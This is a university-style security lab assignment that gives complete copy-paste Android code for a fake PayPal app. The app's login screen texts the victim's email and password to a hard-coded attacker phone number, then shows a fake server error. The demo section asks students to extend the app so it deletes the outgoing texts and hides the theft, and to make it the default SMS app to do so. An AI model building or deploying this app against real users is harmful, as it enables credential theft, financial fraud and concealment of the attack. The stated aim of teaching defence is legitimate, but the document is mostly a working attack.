Fake Paypal Phishing Attack

*Abstract*—The purpose of this assignment is to show how to create a phishing app in order to know how to defend against them.

# Introduction


You will create a fake PayPal app. Once downloaded to a user’s device, if a user tries to log in with their paypal.com credentials, their username and password will be texted to the attacker. This will allow the attacker to log in to the victim’s PayPal account and may have access to money into the account as well as access to making transactions with the victim’s bank account.

# Lab Activity

Create a new Android project called paypal with package name android.paypal. Create an activity called SplashActivity with a layout name of splash.xml.



Download and save the above picture as paypal\_splash.jpg into a temp folder. Drag and drop it into the Eclipse paypal project, res-drawable-hdpi:



Create a file in res\values called colors.xml. Copy and paste the following code:

|  |
| --- |
| <resources>  <color name="black\_overlay">#66000000</color>  <color name="blue">#0079c1</color>  <color name="white">#ffffff</color>  </resources> |

Copy and paste into strings.xml:

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <resources>  <string name="app\_name">paypal</string>  <string name="action\_settings">Settings</string>  <string name="title\_activity\_login">Log In</string>  <string name="title\_activity\_error">Server Error</string>  </resources> |

Copy and paste this code into SplashActivity.java.

|  |
| --- |
| package android.paypal;    import android.app.Activity;  import android.content.Intent;  import android.os.Bundle;  import android.os.Handler;  import android.view.Window;    public class SplashActivity extends Activity {    private static int SPLASH\_TIME\_OUT = 3000;    @Override  protected void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);  getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().hide();  setContentView(R.layout.splash);    new Handler().postDelayed(new Runnable() {    @Override  public void run(){  Intent i = new Intent(SplashActivity.this, LoginActivity.class);  startActivity(i);  finish();  }      }, SPLASH\_TIME\_OUT);  }  } |

Copy and paste this code into splash.xml:

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  android:background="@drawable/paypal\_splash"  tools:context="android.paypal.SplashActivity"  tools:ignore="MergeRootFrame" >  </FrameLayout> |

Create an Activity called LoginActivity with the layout name login.xml. Copy and past the following code into LoginActivity.java.

|  |
| --- |
| package android.paypal;    import android.telephony.SmsManager;  import android.app.Activity;  import android.content.Intent;  import android.graphics.Color;  import android.graphics.drawable.ColorDrawable;  import android.os.Bundle;  import android.os.Handler;  import android.view.View;  import android.view.Window;  import android.widget.Button;  import android.widget.EditText;  import android.widget.ProgressBar;    public class LoginActivity extends Activity {    @Override  protected void onCreate(Bundle savedInstanceState) {    super.onCreate(savedInstanceState);  getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().setBackgroundDrawable(new ColorDrawable(Color.parseColor("#0079c1")));  //getActionBar().setIcon(R.drawable.paypal\_transsmalllogo);  setContentView(R.layout.login);    Button \_btnLogin = (Button) findViewById(R.id.btnLogin);  final ProgressBar login = (ProgressBar) findViewById(R.id.progressBar1);  final String PHONE\_NUMBER = "5555215556";  final int SPLASH\_TIME\_OUT = 2000;    \_btnLogin.setOnClickListener(new View.OnClickListener() {    public void onClick(View v) {    EditText victimUsername = (EditText) findViewById(R.id.username);  EditText victimPassword = (EditText) findViewById(R.id.password);  String victimUser = victimUsername.getText().toString();  String victimPass = victimPassword.getText().toString();  String message = " U: " + victimUser + " P: " + victimPass;  SmsManager sms = SmsManager.getDefault();  sms.sendTextMessage(PHONE\_NUMBER, null, message, null, null);  login.setVisibility(0);    new Handler().postDelayed(new Runnable() {    @Override  public void run(){  Intent i = new Intent(LoginActivity.this, ErrorActivity.class);  startActivity(i);  finish();  }      }, SPLASH\_TIME\_OUT);  }  });  }  } |

Copy and paste the following code into login.xml.

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  tools:context="android.paypal.LoginActivity"  tools:ignore="MergeRootFrame" >    <RelativeLayout  android:layout\_width="match\_parent"  android:layout\_height="match\_parent" >    <Button  android:id="@+id/btnLogin"  android:layout\_width="wrap\_content"  android:layout\_height="wrap\_content"  android:layout\_alignParentBottom="true"  android:layout\_alignParentLeft="true"  android:text="Login"  />    <EditText  android:id="@+id/password"  android:layout\_width="296dp"  android:layout\_height="wrap\_content"  android:layout\_alignLeft="@+id/username"  android:layout\_alignParentTop="true"  android:layout\_marginTop="138dp"  android:ems="10"  android:hint="Password"  android:inputType="textPassword" />    <EditText  android:id="@+id/username"  android:layout\_width="296dp"  android:layout\_height="wrap\_content"  android:layout\_alignBottom="@+id/password"  android:layout\_centerHorizontal="true"  android:layout\_marginBottom="67dp"  android:ems="10"  android:hint="Email Address"  android:inputType="textEmailAddress" />    <ProgressBar  android:id="@+id/progressBar1"  style="?android:attr/progressBarStyleLarge"  android:layout\_width="wrap\_content"  android:layout\_height="wrap\_content"  android:layout\_below="@+id/textView1"  android:layout\_centerHorizontal="true"  android:layout\_marginTop="59dp"  android:visibility="invisible" />  </RelativeLayout>  </FrameLayout> |

Create an Activity called ErrorActivity with the layout name error.xml. Copy and past the following code into ErrorActivity.java.

|  |
| --- |
| package android.paypal;    import android.app.Activity;  import android.graphics.Color;  import android.graphics.drawable.ColorDrawable;  import android.os.Bundle;  import android.view.Window;    public class ErrorActivity extends Activity {    @Override  protected void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);  getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().setBackgroundDrawable(new ColorDrawable(Color.parseColor("#0079c1")));  setContentView(R.layout.error);  }  } |

Copy and paste the following code into error.xml.

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  tools:context="android.paypal.ErrorActivity"  tools:ignore="MergeRootFrame" /> |

Copy and paste the following code into AndroidManifest.xml.

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <manifest xmlns:android="http://schemas.android.com/apk/res/android"  package="android.paypal"  android:versionCode="1"  android:versionName="1.0" >    <uses-sdk  android:minSdkVersion="14"  android:targetSdkVersion="19" />    <uses-permission android:name="android.permission.RECEIVE\_SMS" />  <uses-permission android:name="android.permission.SEND\_SMS" />    <application  android:allowBackup="true"  android:icon="@drawable/ic\_launcher"  android:label="@string/app\_name"  android:theme="@style/AppBaseTheme" >  <activity  android:name="android.paypal.SplashActivity"  android:label="@string/app\_name" >  <intent-filter>  <action android:name="android.intent.action.MAIN" />    <category android:name="android.intent.category.LAUNCHER" />  </intent-filter>  </activity>  <activity  android:name="android.paypal.LoginActivity"  android:label="@string/title\_activity\_login" >  </activity>  <activity  android:name="android.paypal.ErrorActivity"  android:label="@string/title\_activity\_error" >  </activity>  </application>  </manifest> |

# Demo

Open two emulators to test the app. Run the app on phone 5554 and open phone 5556 to accept a text message. After the PayPal splash screen loads, enter login information on the login page and press the log in button. You’ll notice a spinning progress bar. The app will then go to an error page. The other emulator should have received a text message with the username and password.

The phishing program is not perfect. The messaging outbox on phone 5554 shows an outgoing message, so the user can easily detect the phishing attack. Your task is erase any traces of the phishing attack by enhancing the phishing application to delete any outgoing messages to phone number 5556 (but leaving the other message entries intact.)

Here is a useful reference:

Android删除短信的方法

<http://blog.csdn.net/beijingshi1/article/details/9094325>

(You cannot copy and paste this code directly, since it deletes ALL sent messages, which is not what we want.)

Please include step-by-step screenshots in the lab report, with your name in English as the paypal login name.

Notice that,

When you run the app , you will be faced with the choice as follow



Just set the app as the Default SMS App.(Because the experiment was based on the former android version .Only you set the app being the Default SMS App, you can have the right to modify the messages)